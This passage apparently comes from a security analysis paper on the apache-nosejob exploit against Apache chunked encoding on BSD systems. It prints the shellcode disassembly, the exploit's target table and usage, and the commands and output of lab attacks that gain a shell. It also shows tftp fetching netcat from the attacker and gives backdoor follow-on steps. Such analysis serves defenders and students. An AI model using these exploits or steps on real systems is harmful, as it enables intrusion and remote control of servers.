0x804ba2d <shellcode+13>:       movb   $0x4,(%esp,1)
0x804ba31 <shellcode+17>:       push   %ebx
0x804ba32 <shellcode+18>:       push   %eax
0x804ba33 <shellcode+19>:       push   %eax
0x804ba34 <shellcode+20>:       xor    %edx,%edx
0x804ba36 <shellcode+22>:       xor    %ecx,%ecx
0x804ba38 <shellcode+24>:       mov    $0x80,%cl
```

```
0x804ba3a <shellcode+26>:       shl    $0x18,%ecx
0x804ba3d <shellcode+29>:       shr    %edx
0x804ba3f <shellcode+31>:       xor    %eax,%eax
0x804ba41 <shellcode+33>:       mov    $0x85,%al
0x804ba43 <shellcode+35>:       int    $0x80
0x804ba45 <shellcode+37>:       jb     0x804ba49 <shellcode+41>
0x804ba47 <shellcode+39>:       or     %ecx,%edx
0x804ba49 <shellcode+41>:       incl   0x4(%esp,1)
0x804ba4d <shellcode+45>:       cmpb   $0x20,0x4(%esp,1)
0x804ba52 <shellcode+50>:       jne    0x804ba3d <shellcode+29>
0x804ba54 <shellcode+52>:       xor    %eax,%eax
0x804ba56 <shellcode+54>:       mov    %eax,0x4(%esp,1)
0x804ba5a <shellcode+58>:       movb   $0x20,0x4(%esp,1)
0x804ba5f <shellcode+63>:       mov    %esp,0x8(%esp,1)
0x804ba63 <shellcode+67>:       mov    %eax,0xc(%esp,1)
0x804ba67 <shellcode+71>:       mov    %eax,0x10(%esp,1)
0x804ba6b <shellcode+75>:       mov    %eax,0x14(%esp,1)
0x804ba6f <shellcode+79>:       mov    %edx,0x18(%esp,1)
0x804ba73 <shellcode+83>:       mov    0x18(%esp,1),%edx
0x804ba77 <shellcode+87>:       mov    %edx,(%esp,1)
0x804ba7a <shellcode+90>:       xor    %eax,%eax
0x804ba7c <shellcode+92>:       mov    $0x5d,%al
0x804ba7e <shellcode+94>:       int    $0x80
0x804ba80 <shellcode+96>:       xor    %ecx,%ecx
0x804ba82 <shellcode+98>:       shrl   (%esp,1)
0x804ba85 <shellcode+101>:      jae    0x804baae <shellcode+142>
0x804ba87 <shellcode+103>:      xor    %eax,%eax
0x804ba89 <shellcode+105>:      push   %eax
0x804ba8a <shellcode+106>:      push   %eax
0x804ba8b <shellcode+107>:      push   %eax
0x804ba8c <shellcode+108>:      push   %eax
0x804ba8d <shellcode+109>:      incl   (%esp,1)
0x804ba90 <shellcode+112>:      push   %esp
0x804ba91 <shellcode+113>:      incl   (%esp,1)
0x804ba94 <shellcode+116>:      incl   (%esp,1)
0x804ba97 <shellcode+119>:      incl   (%esp,1)
0x804ba9a <shellcode+122>:      incl   (%esp,1)
0x804ba9d <shellcode+125>:      push   %ecx
0x804ba9e <shellcode+126>:      push   %eax
0x804ba9f <shellcode+127>:      mov    $0x1d,%al
0x804baa1 <shellcode+129>:      int    $0x80
0x804baa3 <shellcode+131>:      pop    %eax
0x804baa4 <shellcode+132>:      pop    %eax
0x804baa5 <shellcode+133>:      pop    %eax
0x804baa6 <shellcode+134>:      pop    %eax
0x804baa7 <shellcode+135>:      pop    %eax
0x804baa8 <shellcode+136>:      cmp    $0x4f,%al
0x804baaa <shellcode+138>:      je     0x804bab7 <shellcode+151>
0x804baac <shellcode+140>:      pop    %eax
0x804baad <shellcode+141>:      pop    %eax
0x804baae <shellcode+142>:      inc    %ecx
0x804baaf <shellcode+143>:      cmp    $0x20,%cl
0x804bab2 <shellcode+146>:      jne    0x804ba82 <shellcode+98>
0x804bab4 <shellcode+148>:      jmp    0x804ba73 <shellcode+83>
0x804bab6 <shellcode+150>:      nop
0x804bab7 <shellcode+151>:      xor    %eax,%eax
0x804bab9 <shellcode+153>:      push   %eax
0x804baba <shellcode+154>:      push   %ecx
0x804babb <shellcode+155>:      push   %eax
0x804babc <shellcode+156>:      xor    %eax,%eax
0x804babe <shellcode+158>:      mov    $0x5a,%al
0x804bac0 <shellcode+160>:      int    $0x80
0x804bac2 <shellcode+162>:      incl   0x8(%esp,1)
```

```
0x804bac6 <shellcode+166>:      cmpb   $0x3,0x8(%esp,1)
0x804bacb <shellcode+171>:      jne    0x804babc <shellcode+156>
0x804bacd <shellcode+173>:      xor    %eax,%eax
0x804bacf <shellcode+175>:      push   %eax
0x804bad0 <shellcode+176>:      movb   $0xb,(%esp,1)
0x804bad4 <shellcode+180>:      xorb   $0x1,(%esp,1)
0x804bad8 <shellcode+184>:      push   $0x2a454c42
0x804badd <shellcode+189>:      push   $0x424f472a
0x804bae2 <shellcode+194>:      mov    %esp,%ebx
0x804bae4 <shellcode+196>:      mov    $0x9,%al
0x804bae6 <shellcode+198>:      push   %eax
0x804bae7 <shellcode+199>:      push   %ebx
0x804bae8 <shellcode+200>:      mov    $0x1,%al
0x804baea <shellcode+202>:      push   %eax
0x804baeb <shellcode+203>:      push   %eax
0x804baec <shellcode+204>:      mov    $0x4,%al
0x804baee <shellcode+206>:      int    $0x80
0x804baf0 <shellcode+208>:      xor    %eax,%eax
0x804baf2 <shellcode+210>:      push   %eax
0x804baf3 <shellcode+211>:      push   $0x68732f6e
0x804baf8 <shellcode+216>:      push   $0x69622f2f
0x804bafd <shellcode+221>:      mov    %esp,%ebx
0x804baff <shellcode+223>:      push   %eax
0x804bb00 <shellcode+224>:      push   %ebx
0x804bb01 <shellcode+225>:      mov    %esp,%ecx
0x804bb03 <shellcode+227>:      push   %eax
0x804bb04 <shellcode+228>:      push   %ecx
0x804bb05 <shellcode+229>:      push   %ebx
0x804bb06 <shellcode+230>:      push   %eax
0x804bb07 <shellcode+231>:      mov    $0x3b,%al
0x804bb09 <shellcode+233>:      int    $0x80
0x804bb0b <shellcode+235>:      int3
0x804bb0c <shellcode+236>:      add    %al,(%eax)
0x804bb0e <shellcode+238>:      add    %al,(%eax)
End of assembler dump.
```

4.3.d. Usage

The “usage”-printout of this exploit is pretty straightforward and shows everything needed to successfully exploit a FreeBSD, NetBSD or OpenBSD machine.

```
# ./apache-nosejob
GOBBLES Security Labs                                   - apache-nosejob.c

Usage: ./apache-nosejob <-switches> -h host[:80]
  -h host[:port]        Host to penetrate
  -t #                  Target id.
  Bruteforcing options (all required, unless -o is used!):
  -o char               Default values for the following OSes
                        (f)reebsd, (o)penbsd, (n)etbsd
  -b 0x12345678         Base address used for bruteforce
                        Try 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.
  -d -nnn               memcpy() delta between s1 and addr to overwrite
                        Try -146/obsd, -150/fbsd, -90/nbsd.
  -z #                  Numbers of time to repeat \0 in the buffer
                        Try 36 for openbsd/freebsd and 42 for netbsd
  -r #                  Number of times to repeat retadd in the buffer
                        Try 6 for openbsd/freebsd and 5 for netbsd
  Optional stuff:
  -w #                  Maximum number of seconds to wait for shellcode reply
  -c cmdz               Commands to execute when our shellcode replies
                        aka auto0wncmdz
```

```
Examples will be published in upcoming apache-scalp-HOWTO.pdf

--- --- - Potential targets list - --- ---- ------- ------------
 ID / Return addr / Target specification
  0 /  0x080f3a00 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  1 /  0x080a7975 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  2 /  0x000cfa00 / OpenBSD 3.0 x86 / Apache 1.3.20
  3 /  0x0008f0aa / OpenBSD 3.0 x86 / Apache 1.3.22
  4 /  0x00090600 / OpenBSD 3.0 x86 / Apache 1.3.24
  5 /  0x00098a00 / OpenBSD 3.0 x86 / Apache 1.3.24 #2
  6 /  0x0008f2a6 / OpenBSD 3.1 x86 / Apache 1.3.20
  7 /  0x00090600 / OpenBSD 3.1 x86 / Apache 1.3.23
  8 /  0x0009011a / OpenBSD 3.1 x86 / Apache 1.3.24
  9 /  0x000932ae / OpenBSD 3.1 x86 / Apache 1.3.24 #2
 10 /  0x001d7a00 / OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1
 11 /  0x080eda00 / NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)
 12 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)
 13 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)
 14 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)
 15 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)
```

This “help” function explains how to use this exploit against various systems. Even the smallest kid can use this exploit.

4.4. Description and diagram of the attack

Performing an attack using this exploit is a fairly simple task to do with the Usage message shown above. All the attacks in this chapter are performed in a test lab environment (from which the network diagram is shown in figure 1: Diagram of the test lab network).
The dataflow for both the attacks can be seen in the following diagram:



Figure 3: Diagram of an attack

I have tested this exploit against several systems. The successful attacks were against OpenBSD & NetBSD (see also the machines described in 4.1.b). At the end of this section you can find the behavior for other systems. The other systems tested are FreeBSD 4.5 and RedHat Linux 7.3.

4.4.a. Attack 1: The OpenBSD machine

The first attack was directed against the OpenBSD machine. I used a predefined target for this attack (target nr 7 from the list shown in “3.3.c Usage”)

Command used to attack the OpenBSD machine:

```
./apache-nosejob -t 7 -h 192.168.254.53:80
```

After compromising the system I issued an "ls –l" command. I could have put that command into the "default_cmdz" variable but then I would not to be able to show you that almost a "real" shell is present and that we can execute commands as we please. A "real" shell would give a prompt back as well. This isn't the case with the shell we've got using this exploit.

Output from an attack against the OpenBSD machine:

```
[attacker]# ./apache-nosejob -t 7 -h 192.168.254.53:80
[*] Resolving target host.. 192.168.254.53
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x90600
 it's a TURKEY: type=OpenBSD 3.1 x86 / Apache 1.3.23, delta=-146,
retaddr=0x90600, repretaddr=6, repzero=36
Experts say this isn't exploitable, so nothing will happen now: *GOBBLE*
OpenBSD open 3.1 GENERIC#59 i386
uid=32767(nobody) gid=32767(nobody) groups=32767(nobody)
hehe, now use another bug/backdoor/feature (hi Theo!) to gain instant r00t
ls -l
total 9066
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 altroot
drwxr-xr-x   2 root  wheel     1024 Apr 13 23:07 bin
-r-xr-xr-x   1 root  wheel    53248 Jul  3 16:26 boot
-rw-r--r--   1 root  wheel  4543036 Jul  3 16:23 bsd
drwxr-xr-x   4 root  wheel    19968 Aug 16 13:35 dev
drwxr-xr-x  17 root  wheel     2048 Jul  6 09:30 etc
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 home
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 mnt
drwx------   3 root  wheel      512 Jul 11 15:26 root
drwxr-xr-x   2 root  wheel     2048 Apr 13 23:11 sbin
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 stand
lrwxr-xr-x   1 root  wheel       11 Jul  3 16:21 sys -> usr/src/sys
drwxrwxrwt   2 root  wheel      512 Aug 16 13:46 tmp
drwxr-xr-x  15 root  wheel      512 Apr 13 23:04 usr
drwxr-xr-x  24 root  wheel      512 Apr 13 23:04 var
```

In the output from the exploit, we see that first the default commands are executed. First is the output from "uname –a" which shows the target operating system and release number. Second is the output from "id": these are the rights that we currently have on the target machine (in this case user "nobody").
We can see from the "ls –l" output that everybody can read, write and even execute files in and from the /tmp directory. An attacker could now create files in this temporary directory or download files to that directory and execute those created or downloaded files.
We can state the following steps as possible next things an attacker might try to do to get additional or even better access to the target system. These steps have been verified in the test lab environment.

- Use tftp to download Netcat or another backdoor/Trojan to the target system
- Compile Netcat with the Gaping Security Hole feature enabled

- Let Netcat listen on a certain port or use Netcat to connect to the attacker machine on a certain port.

A test with a web browser learns that the webserver is still active at this point. So detection due to unavailability of the web service is not the case here.

The packet capture from this attack:
The packet capture is separated into 2 parts. In the first part, you can find the packets as they are sniffed from the network (the raw packet data). To save space, similar packets are left out and therefore, only relevant packets are shown. The second part shows the output from the "follow tcp stream" functionality of ethereal of the same packets as from the raw packet data.

Part 1: raw packet data
We can see the session being established (the three way handshake completes) and then we can see a lot of http packets flowing across the network until the tftp command starts, after which again a lot of http packets are being sent and received. In the end we can see a nice tear down of the connection.

```
22:02:52.764216 192.168.254.3.1036 > 192.168.254.53.80: S 73965031:73965031(0)
win 5840 <mss 1460,sackOK,timestamp 2000376 0,nop,wscale 0> (DF)
22:02:52.768665 192.168.254.53.80 > 192.168.254.3.1036: S
2586800074:2586800074(0) ack 73965032 win 17376 <mss
1460,nop,nop,sackOK,nop,wscale 0,nop,nop,timestamp 216943329 2000376> (DF)
22:02:52.768785 192.168.254.3.1036 > 192.168.254.53.80: . ack 1 win 5840
<nop,nop,timestamp 2000377 216943329> (DF)
22:02:52.786629 192.168.254.3.1036 > 192.168.254.53.80: . 1:1449(1448) ack 1 win
5840 <nop,nop,timestamp 2000378 216943329> (DF)
22:02:52.786699 192.168.254.3.1036 > 192.168.254.53.80: . 1449:2897(1448) ack 1
win 5840 <nop,nop,timestamp 2000378 216943329> (DF)
22:02:52.791040 192.168.254.53.80 > 192.168.254.3.1036: . ack 2897 win 14480
<nop,nop,timestamp 216943329 2000378> (DF)
22:02:52.791144 192.168.254.3.1036 > 192.168.254.53.80: . 2897:4345(1448) ack 1
win 5840 <nop,nop,timestamp 2000379 216943329> (DF)
22:02:52.791170 192.168.254.3.1036 > 192.168.254.53.80: . 4345:5793(1448) ack 1
win 5840 <nop,nop,timestamp 2000379 216943329> (DF)
22:02:52.791188 192.168.254.3.1036 > 192.168.254.53.80: . 5793:7241(1448) ack 1
win 5840 <nop,nop,timestamp 2000379 216943329> (DF)
22:02:52.795492 192.168.254.53.80 > 192.168.254.3.1036: . ack 5793 win 11584
<nop,nop,timestamp 216943329 2000379> (DF)
22:02:52.795557 192.168.254.3.1036 > 192.168.254.53.80: . 7241:8689(1448) ack 1
win 5840 <nop,nop,timestamp 2000379 216943329> (DF)
22:02:52.795581 192.168.254.3.1036 > 192.168.254.53.80: P 8689:10137(1448) ack 1
win 5840 <nop,nop,timestamp 2000379 216943329> (DF)
22:02:52.795597 192.168.254.3.1036 > 192.168.254.53.80: . 10137:11585(1448) ack
1 win 5840 <nop,nop,timestamp 2000379 216943329> (DF)

--- output left out for reading purposes, all packets are http data packets  ---

22:03:08.912573 192.168.254.3.1036 > 192.168.254.53.80: P 32458:32476(18) ack
1010 win 8310 <nop,nop,timestamp 2001991 216943353> (DF)
22:03:08.960749 192.168.254.53.24042 > 192.168.254.3.69:  25 RRQ "netcat.tar.gz"
22:03:08.974233 192.168.254.3.1024 > 192.168.254.53.24042:  udp 516 (DF)
22:03:08.979709 192.168.254.53.24042 > 192.168.254.3.1024:  udp 4

--- rest of tftp packets left out for reading purposes ---
```

```
22:03:09.121604 192.168.254.53.80 > 192.168.254.3.1036: . ack 32476 win 17376
<nop,nop,timestamp 216943362 2001991> (DF)

--- output left out for reading purposes, all packets are http data packets  ---

22:04:48.378887 192.168.254.53.80 > 192.168.254.3.1036: P 6826:7273(447) ack
32598 win 17376 <nop,nop,timestamp 216943560 2011934> (DF)
22:04:48.378971 192.168.254.3.1036 > 192.168.254.53.80: . ack 7273 win 28960
<nop,nop,timestamp 2011938 216943560> (DF)
22:04:54.937916 192.168.254.3.1036 > 192.168.254.53.80: P 32598:32603(5) ack
7273 win 28960 <nop,nop,timestamp 2012594 216943560> (DF)
22:04:54.951111 192.168.254.53.80 > 192.168.254.3.1036: P 7273:7312(39) ack
32603 win 17376 <nop,nop,timestamp 216943574 2012594> (DF)
22:04:54.951223 192.168.254.3.1036 > 192.168.254.53.80: . ack 7312 win 28960
<nop,nop,timestamp 2012595 216943574> (DF)
22:04:56.206370 192.168.254.3.1036 > 192.168.254.53.80: F 32603:32603(0) ack
7312 win 28960 <nop,nop,timestamp 2012720 216943574> (DF)
22:04:56.210139 192.168.254.53.80 > 192.168.254.3.1036: . ack 32604 win 17376
<nop,nop,timestamp 216943576 2012720> (DF)
22:04:56.213312 192.168.254.53.80 > 192.168.254.3.1036: F 7312:7312(0) ack 32604
win 17376 <nop,nop,timestamp 216943576 2012720> (DF)
22:04:56.213379 192.168.254.3.1036 > 192.168.254.53.80: . ack 7313 win 28960
<nop,nop,timestamp 2012721 216943576> (DF)
```

Part 2: follow tcp stream output

With the “follow tcp stream” functionality of ethereal, we can easily see the content of the packets. The drawback is that this is an ASCII representation of the data and that special characters are not visible. The HEX output can be seen in section 4.5a.

The first big part (X-CCCCCCC: section) is the exploit code as it is being sent over the network. This is the content of the exploit buffer “expbuf” from the exploit. The output in hexadecimal format can be seen in section 4.5 Signature.

The second big part is the X-AAAA: section. This is the populator code from the exploit.

```
GET / HTTP/1.1
Host: apache-nosejob.c
X-CCCCCCC:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAhGGG‰ã1ÀPPPPÆ $
 SPP1Ò1É±€Áá Ñê1À°…Í€r     ÊÿD$ €|$  ué1À‰D$ ÆD$
‰d$ ‰D$‰D$ ‰D$ ‰T$ ‹T$□‰□$1À°]Í€1ÉÑ,$s'1ÀPPPPÿ $Tÿ $ÿ $ÿ $ÿ $QP° Í€XXXXX<Ot
XXA€ù uÎë½ 1ÀPQP1À°ZÍ€ÿD$ €|$  uï1ÀPÆ $
€4$□hBLE*h*GOB‰ã°   PS° PP° Í€1ÀPhn/shh//bi‰ãPS‰áPQSP°;Í€Ì

--- output left out for reading purposes (the previous section in X-CCCCCCC: is
repeated 23 more times before the X-AAAA: section begins) ---
```

```
X-AAAA:


--- output left out for reading purposes (the X-AAAA: section is repeated 23
more times before Transfer-Encoding: begins) ---

Transfer-Encoding: chunked

5
BBBBB
ffffff6e
GGGGO*GOBBLE*
uname -a;id;echo 'hehe, now use another bug/backdoor/feature (hi Theo!) to gain
instant r00t';
OpenBSD open 3.1 GENERIC#59 i386
uid=32767(nobody) gid=32767(nobody) groups=32767(nobody)
hehe, now use another bug/backdoor/feature (hi Theo!) to gain instant r00t
ls -l
total 9066
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 altroot
drwxr-xr-x   2 root  wheel     1024 Apr 13 23:07 bin
-r-xr-xr-x   1 root  wheel    53248 Jul  3 16:26 boot
-rw-r--r--   1 root  wheel  4543036 Jul  3 16:23 bsd
drwxr-xr-x   4 root  wheel    19968 Aug 16 13:35 dev
drwxr-xr-x  17 root  wheel     2048 Jul  6 09:30 etc
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 home
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 mnt
drwx------   3 root  wheel      512 Jul 11 15:26 root
drwxr-xr-x   2 root  wheel     2048 Apr 13 23:11 sbin
drwxr-xr-x   2 root  wheel      512 Apr 13 23:04 stand
lrwxr-xr-x   1 root  wheel       11 Jul  3 16:21 sys -> usr/src/sys
drwxrwxrwt   2 root  wheel      512 Aug 16 13:46 tmp
drwxr-xr-x  15 root  wheel      512 Apr 13 23:04 usr
drwxr-xr-x  24 root  wheel      512 Apr 13 23:04 var
```

The characters that you can see coming right after the “chunked-encoding” header are the responses coming back from the server. As soon as more than 2 “G” characters are received, the victim is considered to be compromised and we can start executing other commands after the commands from “default_cmdz” are executed.

4.4.b. Attack 2: The NetBSD machine

For the second attack (against the NetBSD machine), the brute-forcing capabilities of the exploit were used. The output will be somewhat different than the output of the previous attack but the result is almost equal. There will also be a lot more packets traveling across the network directed to the target due to our attempts to brute force our way into the system.
You can see the little status bar below (ppPPp…) indicating that the Brute Forcing is being performed.

Output of the attack:

```
[attacker]# ./apache-nosejob -o n -h 192.168.254.52:80
[*] Resolving target host.. 192.168.254.52
[*] Connecting.. connected!
[*] Exploit output is 32370 bytes
[*] Currently using retaddr 0x80e0000
```

```
[*] Currently using retaddr 0x80e8c00
;ppPPpPpPppPppPppppPPPPpppPpPPPpPPppppPPpPpPPpPpPpPpPpPp it's a TURKEY:
type=NetBSD, delta=-90, retaddr=0x80efa00, repretaddr=5, repzero=42
Experts say this isn't exploitable, so nothing will happen now: *GOBBLE*
NetBSD  1.5.2 NetBSD 1.5.2 (GENERIC) #3: Sat Aug 18 23:37:05 CEST 2001
he@hamster.urc.uninett.no:/usr/src/sys/arch/i386/compile/GENERIC i386
uid=32767(nobody) gid=39(nobody) groups=39(nobody)
hehe, now use another bug/backdoor/feature (hi Theo!) to gain instant r00t
ls -l
total 9718
drwxr-xr-x   2 root  wheel      512 Aug 18  2001 altroot
drwxr-xr-x   2 root  wheel      512 Aug 30  2001 bin
-r--------   1 root  wheel    40960 Jun 29 09:53 boot
drwxr-xr-x   3 root  wheel    20992 Jun 29 09:57 dev
-rw-r--r--   1 root  wheel       26 Jun 29 10:19 elv.conf
drwxr-xr-x  16 root  wheel     2048 Aug 16 09:32 etc
drwxr-xr-x   2 root  wheel      512 Aug 18  2001 home
dr-xr-xr-x   2 root  wheel      512 Aug 16 09:36 kern
drwxr-xr-x   3 root  wheel      512 Jun 29 10:17 mnt
-rwxr-xr-x   1 root  wsrc   4913539 Aug 18  2001 netbsd
drwxr-xr-x   3 root  wheel      512 Jul  3 13:59 root
drwxr-xr-x   2 root  wheel     1536 Aug 30  2001 sbin
drwxr-xr-x   2 root  wheel      512 Aug 18  2001 stand
lrwxr-xr-x   1 root  wheel       11 Aug 18  2001 sys -> usr/src/sys
drwxrwxrwt   2 root  wheel      512 Jul  6 09:09 tmp
drwxr-xr-x  13 root  wheel      512 Aug 18  2001 usr
drwxr-xr-x  20 root  wheel      512 Aug 18  2001 var
```

Same behavior here as with the OpenBSD machine: the website is still available for regular users.
Now we can again download a backdoor or Trojan to the target system. The next possible steps are the same as for the OpenBSD machine (see section 4.4.a)

The packet capture of the attack:
Again, the first part shows the tcp packets as these are sniffed from the wire, the second part is the “follow tcp stream” functionality of ethereal to display the ASCII characters of the packets.

Part 1: tcp packets
Since this attack was a brute force attack, several connections were initiated against the target. Only the last connection is completely shown (this is the successful connection). The several brute force attempts before the successful attempt are recognizable since the originating port numbers each time increase with only 1 (as can be seen in following sample of a Tcpdump output)

```
22:13:04.368210 192.168.254.3.1168 > 192.168.254.52.80: S 744232987:744232987(0)
win 5840 <mss 1460,sackOK,timestamp 2061537 0,nop,wscale 0> (DF)
22:13:04.506467 192.168.254.3.1169 > 192.168.254.52.80: S 745456166:745456166(0)
win 5840 <mss 1460,sackOK,timestamp 2061550 0,nop,wscale 0> (DF)
22:13:04.631768 192.168.254.3.1170 > 192.168.254.52.80: S 740399680:740399680(0)
win 5840 <mss 1460,sackOK,timestamp 2061563 0,nop,wscale 0> (DF)
22:13:04.719497 192.168.254.3.1171 > 192.168.254.52.80: S 739559144:739559144(0)
win 5840 <mss 1460,sackOK,timestamp 2061572 0,nop,wscale 0> (DF)
```

The incrementing of the source port continuous until the packet with source port 1291.

The Tcpdump output of the successful attempt:

```
22:13:32.010182 192.168.254.3.1292 > 192.168.254.52.80: S 762449325:762449325(0)
win 5840 <mss 1460,sackOK,timestamp 2064301 0,nop,wscale 0> (DF)
22:13:32.239849 192.168.254.52.80 > 192.168.254.3.1292: S
3950487411:3950487411(0) ack 762449326 win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp 498 2064301>
22:13:32.239939 192.168.254.3.1292 > 192.168.254.52.80: . ack 1 win 5840
<nop,nop,timestamp 2064324 498> (DF)
22:13:32.240631 192.168.254.3.1292 > 192.168.254.52.80: . 1:1449(1448) ack 1 win
5840 <nop,nop,timestamp 2064324 498> (DF)
22:13:32.240681 192.168.254.3.1292 > 192.168.254.52.80: . 1449:2897(1448) ack 1
win 5840 <nop,nop,timestamp 2064324 498> (DF)
22:13:32.240712 192.168.254.3.1292 > 192.168.254.52.80: . 2897:4345(1448) ack 1
win 5840 <nop,nop,timestamp 2064324 498> (DF)
22:13:32.242819 192.168.254.52.80 > 192.168.254.3.1292: . ack 2897 win 14624
<nop,nop,timestamp 498 2064324>
22:13:32.242883 192.168.254.3.1292 > 192.168.254.52.80: . 4345:5793(1448) ack 1
win 5840 <nop,nop,timestamp 2064324 498> (DF)
22:13:32.242905 192.168.254.3.1292 > 192.168.254.52.80: . 5793:7241(1448) ack 1
win 5840 <nop,nop,timestamp 2064324 498> (DF)
22:13:32.242921 192.168.254.3.1292 > 192.168.254.52.80: P 7241:8689(1448) ack 1
win 5840 <nop,nop,timestamp 2064324 498> (DF)

--- output left out for reading purposes, all packets are http related ---


22:13:50.986111 192.168.254.3.1292 > 192.168.254.52.80: P 32500:32518(18) ack
1231 win 9460 <nop,nop,timestamp 2066198 527> (DF)
22:13:51.049982 192.168.254.52.65526 > 192.168.254.3.69:  25 RRQ "netcat.tar.gz"
22:13:51.088085 192.168.254.52.80 > 192.168.254.3.1292: . ack 32518 win 17520
<nop,nop,timestamp 536 2066198>
22:13:51.322780 192.168.254.3.1024 > 192.168.254.52.65526:  udp 516 (DF)
22:13:51.330499 192.168.254.52.65526 > 192.168.254.3.1024:  udp 4

--- rest of tftp traffic left out for reading purposes ---

22:13:55.595271 192.168.254.3.1292 > 192.168.254.52.80: P 32518:32523(5) ack
1231 win 9460 <nop,nop,timestamp 2066659 536> (DF)

--- output left out for reading purposes, all packets are http related ---


22:14:19.775364 192.168.254.52.80 > 192.168.254.3.1292: P 2681:2705(24) ack
32566 win 17520 <nop,nop,timestamp 594 2068730>
22:14:19.775479 192.168.254.3.1292 > 192.168.254.52.80: . ack 2705 win 11352
<nop,nop,timestamp 2069077 594> (DF)
22:14:23.062057 192.168.254.3.1292 > 192.168.254.52.80: P 32566:32572(6) ack
2705 win 11352 <nop,nop,timestamp 2069406 594> (DF)
22:14:23.095978 192.168.254.52.80 > 192.168.254.3.1292: P 2705:3288(583) ack
32572 win 17520 <nop,nop,timestamp 601 2069406>
22:14:23.096121 192.168.254.3.1292 > 192.168.254.52.80: . ack 3288 win 13244
<nop,nop,timestamp 2069409 601> (DF)
22:14:28.699958 192.168.254.3.1292 > 192.168.254.52.80: F 32572:32572(0) ack
3288 win 13244 <nop,nop,timestamp 2069970 601> (DF)
22:14:28.701970 192.168.254.52.80 > 192.168.254.3.1292: . ack 32573 win 17520
<nop,nop,timestamp 612 2069970>
22:14:28.703031 192.168.254.52.80 > 192.168.254.3.1292: F 3288:3288(0) ack 32573
win 17520 <nop,nop,timestamp 612 2069970>
22:14:28.703099 192.168.254.3.1292 > 192.168.254.52.80: . ack 3289 win 13244
<nop,nop,timestamp 2069970 612> (DF)
```

Part 2: follow tcp stream

We can see here that the exploit code is almost exactly the same as for the attack against the OpenBSD machine. The populators are different for NetBSD and for OpenBSD.

```
GET / HTTP/1.1
Host: apache-nosejob.c
X-CCCCCCC:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
